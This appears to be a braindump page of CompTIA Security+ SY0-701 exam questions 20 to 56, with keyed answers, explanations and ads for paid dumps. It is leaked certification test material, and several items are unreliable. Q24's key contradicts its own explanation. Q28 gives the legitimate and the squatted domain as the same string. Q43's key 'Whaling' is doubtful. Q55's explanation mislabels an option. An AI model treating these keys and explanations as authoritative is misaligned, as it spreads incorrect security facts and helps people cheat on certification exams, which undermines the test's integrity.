Environmental variables store configuration settings, paths, and other system-related information that applications and processes use. If an attacker gains access to these variables, they could manipulate them to alter application behavior, gain unauthorized access, or escalate privileges. For example, an attacker could modify the PATH variable to execute malicious programs instead of legitimate ones. This can significantly increase the scope and impact of an exploited vulnerability, making it a major security concern.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

NEW QUESTION: 20

A security administrator is deploying a DLP solution to prevent the exfiltration of sensitive customer data.

Which of the following should the administrator do first?

- A. Block access to cloud storage websites.
- B. Create a rule to block outgoing email attachments.
- C. Apply classifications to the data.
- D. Remove all user permissions from shares on the file server.

Answer: C ([LEAVE A REPLY](#))

Data classification is the process of assigning labels or tags to data based on its sensitivity, value, and risk.

Data classification is the first step in a data loss prevention (DLP) solution, as it helps to identify what data needs to be protected and how. By applying classifications to the data, the security administrator can define appropriate policies and rules for the DLP solution to prevent the exfiltration of sensitive customer data. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Data Protection, page 323. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 8: Data Protection, page 327.

NEW QUESTION: 21

In order to maintain system stability, a company's software developers cannot merge updates into the code base without supervisor approval. Which of the following is the best description of this practice?

- A.** Separation of duties
- B.** Change management
- C.** Vulnerability remediation
- D.** Collusion prevention

Answer: A (LEAVE A REPLY)

Separation of duties is the best description because the person developing the change is not allowed to independently approve or merge that change into the code base. This divides responsibility between development and approval, reducing the risk of unauthorized, unsafe, or malicious changes entering production. Change management is related, but the specific control described is the separation between creating a change and authorizing its implementation. Vulnerability remediation is the process of fixing security weaknesses, which is not the focus here. Collusion prevention is not the main concept; separation of duties can reduce fraud risk, but it cannot fully prevent collusion. Security+ treats separation of duties as an administrative control that supports integrity, accountability, and controlled change.

NEW QUESTION: 22

A user is attempting to patch a critical system, but the patch fails to transfer. Which of the following access controls is most likely inhibiting the transfer?

- A.** Attribute-based
- B.** Time of day
- C.** Role-based
- D.** Least privilege

Answer: D (LEAVE A REPLY)

The least privilege principle states that users and processes should only have the minimum level of access required to perform their tasks. This helps to prevent unauthorized or unnecessary actions that could compromise security. In this case, the patch transfer might be failing because the user or process does not have the appropriate permissions to access the critical system or the network resources needed for the transfer. Applying the least privilege principle can help to avoid this issue by granting the user or process the necessary access rights for the patching activity. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 931

NEW QUESTION: 23

Which of the following is the greatest advantage that network segmentation provides?

- A.** End-to-end encryption
- B.** Decreased resource utilization
- C.** Enhanced endpoint protection

D. Configuration enforcement

E. Security zones

Answer: E (LEAVE A REPLY)

Comprehensive and Detailed Explanation From Exact Extract:

The greatest advantage of network segmentation is the creation of security zones, which isolate systems into separate logical or physical network sections. According to CompTIA Security+ SY0-701, segmentation is a foundational security architecture practice used to reduce the attack surface, restrict lateral movement, enforce least privilege, and contain breaches. By dividing the network into zones-such as DMZ, internal, restricted, and guest-administrators can apply tailored access controls, firewall rules, IDS/IPS placement, and monitoring boundaries.

Segmentation provides defense-in-depth by preventing attackers from reaching critical systems even if they compromise a less-secure device. It also limits broadcast domains and improves traffic visibility. End-to-end encryption (A) protects confidentiality but is unrelated to segmentation. Decreased resource utilization (B) is not a primary benefit. Enhanced endpoint protection (C) applies to host controls, not network topology.

Configuration enforcement (D) is a benefit of centralized management, not segmentation.

Therefore, the correct answer is Security zones, the core outcome and highest-value advantage of segmentation.

NEW QUESTION: 24

An organization is developing a security program that conveys the responsibilities associated with the general operation of systems and software within the organization. Which of the following documents would most likely communicate these expectations?

A. Business continuity plan

B. Change management procedure

C. Acceptable use policy

D. Software development life cycle policy

Answer: C (LEAVE A REPLY)

Detailed Explanation:

A software development life cycle (SDLC) policy outlines responsibilities, best practices, and standards for developing, deploying, and maintaining secure systems and software. Reference: CompTIA Security+ SY0-

701 Study Guide, Domain 5: Security Program Management, Section: "Policies and Standards".

NEW QUESTION: 25

A systems administrator is working on a solution with the following requirements:

* Provide a secure zone.

* Enforce a company-wide access control policy.

* Reduce the scope of threats.

Which of the following is the systems administrator setting up?

A. Zero Trust

B. AAA

C. Non-repudiation

D. CIA

Answer: A (LEAVE A REPLY)

Zero Trust is a security model that assumes no trust for any entity inside or outside the network perimeter and requires continuous verification of identity and permissions. Zero Trust can provide a secure zone by isolating and protecting sensitive data and resources from unauthorized access.

Zero Trust can also enforce a company-wide access control policy by applying the principle of least privilege and granular segmentation for users, devices, and applications. Zero Trust can reduce the scope of threats by preventing lateral movement and minimizing the attack surface.

References:

* 5: This source explains the concept and benefits of Zero Trust security and how it differs from traditional security models.

* 8: This source provides an overview of Zero Trust identity security and how it can help verify the identity and integrity of users and devices.

NEW QUESTION: 26

Which of the following is the best safeguard to protect against an extended power failure?

A. Off-site backups

B. Batteries

C. Uninterruptible power supplies

D. Generators

Answer: D ([LEAVE A REPLY](#))

For extended power failures, the best safeguard is a generator. CompTIA Security+ SY0-701 emphasizes that generators are designed to provide long-term, sustained power, unlike UPS systems, which only supply temporary emergency power.

Generators ensure that critical operations-including data centers, communication systems, and security infrastructure-stay online for hours or days, depending on fuel capacity. This matches the requirement for mitigating "extended" outages.

UPS units (C) protect against short-term outages and provide time for graceful shutdown or generator startup, but cannot support prolonged power consumption. Batteries (B) provide the least protection and run out quickly. Off-site backups (A) do not maintain operational continuity; they simply preserve data.

Disaster recovery and business continuity planning in SY0-701 highlights generators as essential components for maintaining availability, a core principle of the CIA triad. Generators prevent downtime, maintain productivity, and keep essential systems functioning throughout prolonged outages, making D the best answer.

NEW QUESTION: 27

Which of the following is a reason why a forensic specialist would create a plan to preserve data after an incident and prioritize the sequence for performing forensic analysis?

A. Order of volatility

B. Preservation of event logs

C. Chain of custody

D. Compliance with legal hold

Answer: A ([LEAVE A REPLY](#))

When conducting a forensic analysis after an incident, it's essential to prioritize the data collection process based on the "order of volatility." This principle dictates that more volatile data (e.g., data in memory, network connections) should be captured before less volatile data (e.g., disk drives, logs). The idea is to preserve the most transient and potentially valuable evidence first, as it is more likely to be lost or altered quickly.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Digital Forensics.

NEW QUESTION: 28

A company ' s website is www. Company. com Attackers purchased the domain www. company.com Which of the following types of attacks describes this example?

- A. Typosquatting
- B. Brand Impersonation
- C. On-path
- D. Watering-hole

Answer: A ([LEAVE A REPLY](#))

" Typosquatting, also known as URL hijacking, is a form of cybersquatting where attackers register domain names that are intentionally similar to legitimate ones, often differing by a single character or a common typographical error. For example, an attacker might register ' www. company. com ' to mimic ' www.

company. com, ' tricking users who mistype the URL into visiting a malicious site. This attack exploits human error and can be used to steal credentials, distribute malware, or impersonate the legitimate entity. " Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1.0: General Security Concepts, Section: " Social Engineering Attacks and Threats " (Typosquatting is typically covered under threats related to domain misuse). Explanation: In this scenario, the attackers registered " www. company. com, " which is a subtle variation of " www. company. com, " relying on users mistyping or not noticing the extra " w. " This fits the definition of typosquatting perfectly. Brand impersonation (B) is related but broader and doesn't specifically tie to typographical errors. On-path (C) involves intercepting communication, and watering-hole (D) targets users via compromised legitimate sites- neither applies here.

NEW QUESTION: 29

Which of the following should be used to ensure a device is inaccessible to a network-connected resource?

- A. Disablement of unused services
- B. Web application firewall
- C. Host isolation
- D. Network-based IDS

Answer: C ([LEAVE A REPLY](#))

Detailed Explanation: Host isolation ensures that a device is separated from the network, preventing it from accessing or being accessed by other network resources. This is typically achieved by quarantining the device.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Isolation and Containment".

NEW QUESTION: 30

A bank insists all of its vendors must prevent data loss on stolen laptops. Which of the following strategies is the bank requiring?

- A. Encryption at rest
- B. Masking
- C. Data classification
- D. Permission restrictions

Answer: ([SHOW ANSWER](#))

Encryption at rest is a strategy that protects data stored on a device, such as a laptop, by converting it into an unreadable format that can only be accessed with a decryption key or password. Encryption at rest can prevent data loss on stolen laptops by preventing unauthorized access to the data, even if the device is physically compromised. Encryption at rest can also help comply with data privacy regulations and standards that require data protection. Masking, data classification, and permission restrictions are other strategies that can help protect data, but they may not be sufficient or applicable for data stored on laptops. Masking is a technique that obscures sensitive data elements, such as credit card numbers, with random

characters or symbols, but it is usually used for data in transit or in use, not at rest. Data classification is a process that assigns labels to data based on its sensitivity and business impact, but it does not protect the data itself. Permission restrictions are rules that define who can access, modify, or delete data, but they may not prevent unauthorized access if the laptop is stolen and the security controls are bypassed. References: CompTIA Security+ Study Guide:

Exam SY0-701, 9th Edition, page 17-18, 372-373

NEW QUESTION: 31

A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat. Which of the following would most likely help the security awareness team address this potential threat?

- A. Immediately disable the accounts of staff who are likely to be terminated.
- B. Train supervisors to identify and manage disgruntled employees.
- C. Configure DLP to monitor staff who will be terminated.
- D. Raise awareness for business leaders on social engineering techniques.

Answer: (SHOW ANSWER)

When layoffs occur, disgruntled employees pose a significant insider threat risk. Training supervisors to identify signs of disgruntlement and manage employees empathetically helps reduce insider threat risks by addressing issues before they escalate. Supervisors act as the first line of defense in recognizing behavioral changes and intervening.

Immediately disabling accounts (A) may cause operational issues if done prematurely; monitoring with DLP (C) is reactive and less proactive than awareness; raising awareness about social engineering (D) targets external threats more than insider risks.

This approach is part of insider threat awareness and workforce management in Security Program Management#6:Chapter 16 CompTIA Security+ Study Guide#.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 32

A bank set up a new server that contains customers' PII. Which of the following should the bank use to make sure the sensitive data is not modified?

- A. Full disk encryption
- B. Network access control
- C. File integrity monitoring
- D. User behavior analytics

Answer: C (LEAVE A REPLY)

To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.

- * Full disk encryption protects data at rest but does not prevent or monitor modifications.
- * Network access control (NAC) manages access to the network but doesn't monitor file changes.
- * User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

NEW QUESTION: 33

Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

- A. Code repositories
- B. Dark web
- C. Threat feeds
- D. State actors
- E. Vulnerability databases

Answer: A ([LEAVE A REPLY](#))

Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.

References =

- * CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
- * CompTIA Security+ SY0-601 Study Guide: Chapter on Threats and Vulnerability Management.

NEW QUESTION: 34

Employees in the research and development business unit receive extensive training to ensure they understand how to best protect company data. Which of the following is the type of data these employees are most likely to use in day-to-day work activities?

- A. Encrypted
- B. Intellectual property
- C. Critical
- D. Data in transit

Answer: B ([LEAVE A REPLY](#))

Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company. Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market.

Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data. References = CompTIA Security+ SY0-701 Certification Study Guide, page 90; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 1.2 - Security Concepts, 7:57 - 9:03.

NEW QUESTION: 35

Which of the following is the best way to improve the confidentiality of remote connections to an enterprise 's infrastructure?

- A. Firewalls
- B. Virtual private networks
- C. Extensive logging
- D. Intrusion detection systems

Answer: B ([LEAVE A REPLY](#))

Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.

The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network... remains secure."

Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.

References: Sybex CompTIA Security+ Study Guide (SY0-701) - VPN definition and role ; full-tunnel VPN guidance for securing traffic over untrusted networks .

NEW QUESTION: 36

A store is setting up wireless access for their employees. Management wants to limit the number of access points while ensuring all areas of the store are covered. Which of the following tools will help management determine the number of access points needed?

- A. Signal locator
- B. WPA3
- C. Heat map
- D. Site survey

Answer: D (LEAVE A REPLY)

A site survey is the formal assessment used to determine the optimal number and placement of wireless access points (APs). According to Security+ SY0-701, wireless site surveys evaluate factors such as building layout, RF interference, wall material density, antenna propagation, and signal overlap. The goal is to ensure full wireless coverage while minimizing the number of APs needed, maximizing performance, and reducing dead zones. During a site survey, technicians analyze:

Signal strength patterns

Interference sources (microwaves, metal shelving, wiring, etc.)

Required coverage zones

Capacity needs (number of users, devices)

Although heat maps (C) visually represent wireless signal distribution, they are a result of a site survey, not the process itself. WPA3 (B) is a security protocol unrelated to determining coverage. A signal locator (A) is not an enterprise-grade planning tool.

Therefore, the correct answer is D: Site survey.

NEW QUESTION: 37

A security administrator wants to increase a company ' s technical defenses after two users experienced payroll fraud due to phishing attacks. Which of the following should the administrator do?

- A. Conduct internal phishing campaigns with continuous training for all users on how to recognize phishing attempts.
- B. Deploy more secure email gateways and block any email coming from unknown or suspicious domains.
- C. Install advanced EDR software on all user workstations and configure alerts to report suspicious communications.
- D. Keep web browsers updated to patch known vulnerabilities and use DNS block lists to prevent users from visiting known malicious sites.

Answer: B (LEAVE A REPLY)

The best technical defense is to deploy more secure email gateways and block emails from unknown or suspicious domains. The scenario specifically states that payroll fraud occurred because of phishing attacks, which commonly arrive through email and attempt to impersonate trusted parties, harvest credentials, or initiate fraudulent payment activity. Secure email gateways can inspect sender reputation, domains, attachments, links, headers, and suspicious message patterns before users receive the emails. Internal phishing campaigns and training are valuable, but they are administrative awareness controls, not technical defenses.

EDR is useful for endpoint detection, but it does not primarily stop phishing emails before delivery. Browser patching and DNS block lists help reduce web-based risk, but email gateway filtering is the most direct technical control for phishing-based payroll fraud.

NEW QUESTION: 38

While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator fails during failover. Which of the following is the team most likely to consider in regard to risk management activities?

- A. RPO
- B. ARO
- C. BIA
- D. MTTR

Answer: D (LEAVE A REPLY)

Detailed Explanation: Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Business Continuity Metrics".

NEW QUESTION: 39

A forensic engineer determines that the root cause of a compromise is a SQL injection attack. Which of the following should the engineer review to identify the command used by the threat actor?

- A. Metadata
- B. Application log
- C. System log
- D. Netflow log

Answer: B (LEAVE A REPLY)

To identify the exact command or input used during a SQL injection attack, the application log (B) is the most relevant. It records inputs, errors, and processing activities within the application layer.

Under Domain 2.1, CompTIA emphasizes reviewing application logs to detect indicators of malicious activity, including web application attacks like SQL injection.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.1 - "Indicators of malicious activity: SQL injection; review application logs."

NEW QUESTION: 40

An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?

- A. Review the file in a code editor.
- B. Monitor the file connections with netstat -ano.

- C. Execute the file in a sandbox.
- D. Retrieve the file hash and check with OSINT.

Answer: C ([LEAVE A REPLY](#))

The best answer is C. Execute the file in a sandbox.

Antivirus alone may miss new, obfuscated, or modified malware, including ransomware. A sandbox provides an isolated environment where the file can be safely executed and observed for malicious behavior such as:

file encryption activity
process spawning
registry changes
network callbacks
persistence attempts

Why the other options are incorrect:

- A). Review the file in a code editor. Many malicious files are compiled, packed, or obfuscated, so this is not a reliable analysis method.
- B). Monitor the file connections with netstat -ano. This only shows network connections and would not fully reveal ransomware behavior.
- D). Retrieve the file hash and check with OSINT. This helps only if the malware is already known. New variants may not match existing threat intelligence.

From a SY0-701 perspective, dynamic analysis in a sandbox is the strongest step for safely identifying malicious file behavior.

NEW QUESTION: 41

A visitor plugs a laptop into a network jack in the lobby and is able to connect to the company's network.

Which of the following should be configured on the existing network infrastructure to best prevent this activity?

- A. Port security
- B. Web application firewall
- C. Transport layer security
- D. Virtual private network

Answer: ([SHOW ANSWER](#)**)**

Port security is the best solution to prevent unauthorized devices, like a visitor's laptop, from connecting to the company's network. Port security can limit the number of devices that can connect to a network switch port and block unauthorized MAC addresses, effectively stopping unauthorized access attempts.

- * Web application firewall (WAF) protects against web-based attacks, not unauthorized network access.
- * Transport Layer Security (TLS) ensures encrypted communication but does not manage physical network access.
- * Virtual Private Network (VPN) secures remote connections but does not control access through physical network ports.

NEW QUESTION: 42

Which of the following is used to validate a certificate when it is presented to a user?

- A. OCSP
- B. CSR
- C. CA
- D. CRC

Answer: A ([LEAVE A REPLY](#))

OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown. OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA). References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 337 1

NEW QUESTION: 43

An attacker posing as the Chief Executive Officer calls an employee and instructs the employee to buy gift cards. Which of the following techniques is the attacker using?

- A. Smishing
- B. Disinformation
- C. Impersonating
- D. Whaling

Answer: D ([LEAVE A REPLY](#))

Whaling is a type of phishing attack that targets high-profile individuals, such as executives, celebrities, or politicians. The attacker impersonates someone with authority or influence and tries to trick the victim into performing an action, such as transferring money, revealing sensitive information, or clicking on a malicious link. Whaling is also called CEO fraud or business email compromise².

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, page 97.

NEW QUESTION: 44

An organization has issues with deleted network share data and improper permissions. Which solution helps track and remediate these?

- A. DLP
- B. EDR
- C. FIM
- D. ACL

Answer: ([SHOW ANSWER](#))

File Integrity Monitoring (FIM) detects unauthorized changes to files, including deletions, modifications, and permission alterations. When protecting shared data, FIM creates baseline hashes of files and monitors them for unexpected changes. Any deviation triggers alerts, enabling rapid investigation and remediation.

Security+ SY0-701 identifies FIM as a crucial tool for:

Integrity monitoring

Detecting unauthorized file deletion

Identifying malicious or accidental permission changes

Supporting compliance (PCI-DSS, HIPAA, etc.)

DLP (A) protects against data leakage but does not detect permission misconfiguration or deleted files. EDR (B) monitors endpoint activity but is not optimized for shared file integrity. ACL (D) defines permissions but does not track changes.

Thus, C (FIM) is the correct solution.

NEW QUESTION: 45

Which of the following should a security administrator adhere to when setting up a new set of firewall rules?

- A. Disaster recovery plan
- B. Incident response procedure
- C. Business continuity plan
- D. Change management procedure

Answer: D ([LEAVE A REPLY](#))

A change management procedure is a set of steps and guidelines that a security administrator should adhere to when setting up a new set of firewall rules. A firewall is a device or software that can filter, block, or allow network traffic based on predefined rules or policies. A firewall rule is a statement that defines the criteria and action for a firewall to apply to a packet or a connection. For example, a firewall rule can allow or deny traffic based on the source and destination IP addresses, ports, protocols, or applications. Setting up a new set of firewall rules is a type of change that can affect the security, performance, and functionality of the network.

Therefore, a change management procedure is necessary to ensure that the change is planned, tested, approved, implemented, documented, and reviewed in a controlled and consistent manner. A change management procedure typically includes the following elements:

- * A change request that describes the purpose, scope, impact, and benefits of the change, as well as the roles and responsibilities of the change owner, implementer, and approver.
- * A change assessment that evaluates the feasibility, risks, costs, and dependencies of the change, as well as the alternatives and contingency plans.
- * A change approval that authorizes the change to proceed to the implementation stage, based on the criteria and thresholds defined by the change policy.
- * A change implementation that executes the change according to the plan and schedule, and verifies the results and outcomes of the change.
- * A change documentation that records the details and status of the change, as well as the lessons learned and best practices.
- * A change review that monitors and measures the performance and effectiveness of the change, and identifies any issues or gaps that need to be addressed or improved.

A change management procedure is important for a security administrator to adhere to when setting up a new set of firewall rules, as it can help to achieve the following objectives:

- * Enhance the security posture and compliance of the network by ensuring that the firewall rules are aligned with the security policies and standards, and that they do not introduce any vulnerabilities or conflicts.
- * Minimize the disruption and downtime of the network by ensuring that the firewall rules are tested and validated before deployment, and that they do not affect the availability or functionality of the network services or applications.
- * Improve the efficiency and quality of the network by ensuring that the firewall rules are optimized and updated according to the changing needs and demands of the network users and stakeholders, and that they do not cause any performance or compatibility issues.
- * Increase the accountability and transparency of the network by ensuring that the firewall rules are documented and reviewed regularly, and that they are traceable and auditable by the relevant authorities and parties.

The other options are not correct because they are not related to the process of setting up a new set of firewall rules. A disaster recovery plan is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. An incident response procedure is a set of steps and guidelines that aim to contain, analyze, eradicate, and recover from a security incident, such as a cyberattack, data breach, or malware infection. A business continuity plan is a set of strategies and actions that aim to maintain the essential functions and operations of an organization during and after a disruptive event, such as a pandemic, power outage, or civil unrest.

References = CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 1.3: Security Operations, video: Change Management (5:45).

NEW QUESTION: 46

A vendor needs to remotely and securely transfer files from one server to another using the command line.

Which of the following protocols should be implemented to allow for this type of access? (Select two).

- A. SSH
- B. SNMP
- C. RDP
- D. S/MIME
- E. SMTP
- F. SFTP

Answer: A,F (LEAVE A REPLY)

Secure Shell (SSH) is a protocol used for secure command-line access to remote systems, while Secure File Transfer Protocol (SFTP) is an extension of SSH used specifically for securely transferring files. Both SSH and SFTP ensure that data is encrypted during transmission, protecting it from interception or tampering.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Secure Protocols and Encryption.

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)

NEW QUESTION: 47

While considering the organization's cloud-adoption strategy, the Chief Information Security Officer sets a goal to outsource patching of firmware, operating systems, and applications to the chosen cloud vendor.

Which of the following best meets this goal?

- A. Community cloud
- B. PaaS
- C. Containerization
- D. Private cloud
- E. SaaS
- F. IaaS

Answer: E (LEAVE A REPLY)

Software as a Service (SaaS) is the cloud model that best meets the goal of outsourcing the management, including patching, of firmware, operating systems, and applications to the cloud vendor. In a SaaS environment, the cloud provider is responsible for maintaining and updating the entire software stack, allowing the organization to focus on using the software rather than managing its infrastructure.

References = CompTIA Security+ SY0-701 study materials, particularly the domains related to cloud security models.

NEW QUESTION: 48

Which security controls is a company implementing by deploying HIPS? (Select two)

- A. Directive

- B. Preventive
- C. Physical
- D. Corrective
- E. Compensating
- F. Detective

Answer: B,F (LEAVE A REPLY)

A Host-Based Intrusion Prevention System (HIPS) provides preventive and detective security controls.

Security+ SY0-701 explains that:

- * As a preventive control (B), HIPS actively blocks malicious behavior, stops unauthorized changes, prevents exploit execution, and enforces host-level protection. It prevents malware, intrusions, and unauthorized actions before they occur.
 - * As a detective control (F), HIPS monitors host activity, detects suspicious patterns, logs events, and alerts administrators when threats are observed.
- Directive controls (A) involve policy, not technical tools. Physical controls (C) include barriers and locks. Corrective controls (D) restore systems after incidents. Compensating controls (E) are alternatives when primary controls aren't available. Therefore, the correct answers are B (Preventive) and F (Detective).

NEW QUESTION: 49

An organization authorizes system deployment on the network after reducing the number of Category 1 vulnerabilities to zero. Which of the following is this scenario an example of?

- A. Risk avoidance
- B. Risk tolerance
- C. Risk transference
- D. Risk reporting

Answer: B (LEAVE A REPLY)

Risk tolerance is the correct answer because the organization is defining an acceptable threshold for deployment. The system is allowed onto the network only after Category 1 vulnerabilities are reduced to zero.

That means the organization is not saying all risk must be eliminated; it is saying a specific level of risk is unacceptable, while deployment is permitted once the risk falls within the approved threshold. Risk avoidance would mean not deploying the system or eliminating the activity entirely. Risk transference would shift financial or operational risk to another party, such as through insurance or outsourcing. Risk reporting is communication of risk status, not the decision threshold itself. This is a classic example of risk tolerance criteria.

NEW QUESTION: 50

In order to strengthen a password and prevent a hacker from cracking it, a random string of 36 characters was added to the password. Which of the following best describes this technique?

- A. Key stretching
- B. Tokenization
- C. Data masking
- D. Salting

Answer: D (LEAVE A REPLY)

Adding a random string of characters, known as a "salt," to a password before hashing it is known as salting.

This technique strengthens passwords by ensuring that even if two users have the same password, their hashes will be different due to the unique salt, making it much harder for attackers to crack passwords using precomputed tables. References: CompTIA Security+ SY0-701 course content and official CompTIA study resources.

NEW QUESTION: 51

A company's end users are reporting that they are unable to reach external websites. After reviewing the performance data for the DNS servers, the analyst discovers that the CPU, disk, and memory usage are minimal, but the network interface is flooded with inbound traffic. Network logs show only a small number of DNS queries sent to this server. Which of the following best describes what the security analyst is seeing?

- A. Concurrent session usage
- B. Secure DNS cryptographic downgrade
- C. On-path resource consumption
- D. Reflected denial of service

Answer: D ([LEAVE A REPLY](#))

A reflected denial of service (RDoS) attack is a type of DDoS attack that uses spoofed source IP addresses to send requests to a third-party server, which then sends responses to the victim server. The attacker exploits the difference in size between the request and the response, which can amplify the amount of traffic sent to the victim server. The attacker also hides their identity by using the victim's IP address as the source. A RDoS attack can target DNS servers by sending forged DNS queries that generate large DNS responses. This can flood the network interface of the DNS server and prevent it from serving legitimate requests from end users. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 1

NEW QUESTION: 52

Which of the following would best ensure a controlled version release of a new software application?

- A. Business continuity planning
- B. Quantified risk analysis
- C. Static code analysis
- D. Change management procedures

Answer: (SHOW ANSWER)

Change management procedures provide structured steps to approve, test, document, and deploy software changes, ensuring controlled and auditable version releases that minimize risks and disruptions.

Business continuity planning (A) relates to operational continuity, quantified risk analysis (B) assesses risks quantitatively, and static code analysis (C) finds coding defects but does not control release processes.

Change management is fundamental to software lifecycle governance in SY0-701#6:Chapter 16 CompTIA Security+ Study Guide#.

NEW QUESTION: 53

Which of the following actions must an organization take to comply with a person's request for the right to be forgotten?

- A. Purge all personally identifiable attributes.
- B. Encrypt all of the data.
- C. Remove all of the person's data.
- D. Obfuscate all of the person's data.

Answer: C ([LEAVE A REPLY](#))

The right to be forgotten, as outlined in regulations such as the General Data Protection Regulation (GDPR), requires organizations to permanently delete an individual's personal data upon request, unless there is a legal or contractual obligation to retain it.

Purging personally identifiable attributes (A) removes some identifying data but does not fully satisfy the request.

Encrypting the data (B) does not remove it, and the data is still accessible with the decryption key.

Obfuscating data (D) makes data unreadable but does not permanently remove it.

To comply with the right to be forgotten, organizations must remove all of the person's data unless an exception applies.

NEW QUESTION: 54

An administrator is estimating the cost associated with an attack that could result in the replacement of a physical server. Which of the following processes is the administrator performing?

A. Quantitative risk analysis

B. Disaster recovery test

C. Physical security controls review

D. Threat modeling

Answer: A ([LEAVE A REPLY](#))

Quantitative risk analysis involves assigning numeric values to risk components, such as potential financial losses. Estimating the replacement cost of a physical server is part of calculating the potential impact and exposure during this process.

Disaster recovery tests (B) validate recovery procedures, physical security controls review (C) assesses physical protections, and threat modeling (D) identifies potential threats and attack vectors.

Quantitative analysis is a key part of risk management addressed in the SY0-701 Risk Management domain#6:

Chapter 17 CompTIA Security+ Study Guide#

NEW QUESTION: 55

A systems administrator uses deception techniques to help detect and study attacks within a network. The administrator deploys a document filled with fake passwords and customer payment information. Which of the following techniques is the administrator using?

A. Honeytoken

B. Honeytrap

C. Honeyfile

D. Honeynet

Answer: C ([LEAVE A REPLY](#))

The best answer is C. Honeyfile.

A honeyfile is a decoy file that is intentionally placed where an attacker might discover and open it. It often contains fake but tempting information, such as passwords, payment data, or confidential records. If someone accesses, copies, or opens the file, that activity can alert defenders to suspicious behavior.

This question specifically describes a document filled with fake passwords and customer payment information. Because the decoy is a file or document, honeyfile is the most precise answer.

Why the other options are incorrect:

A). Honeytoken A honeytoken is a broader term for fake digital data used to detect unauthorized access, such as fake credentials, database entries, or API keys. A honeyfile can be considered a type of honeytoken, but since the question specifically mentions a document, honeyfile is the better answer.

B). Honeytrap A honeypot is a decoy system or service designed to attract attackers, not just a single document.

D). Honeynet A honeynet is an entire network of decoy systems used for detection and research.

From a Security+ perspective, deception technologies include honeyfiles, honeytokens, honeypots, and honeynets. Since the item deployed is a document, C is the best answer.

NEW QUESTION: 56

A security team created a document that details the order in which critical systems should be brought back online after a major outage. Which of the following documents did the team create?

- A. Communication plan
- B. Incident response plan
- C. Data retention policy
- D. Disaster recovery plan

Answer: (SHOW ANSWER)

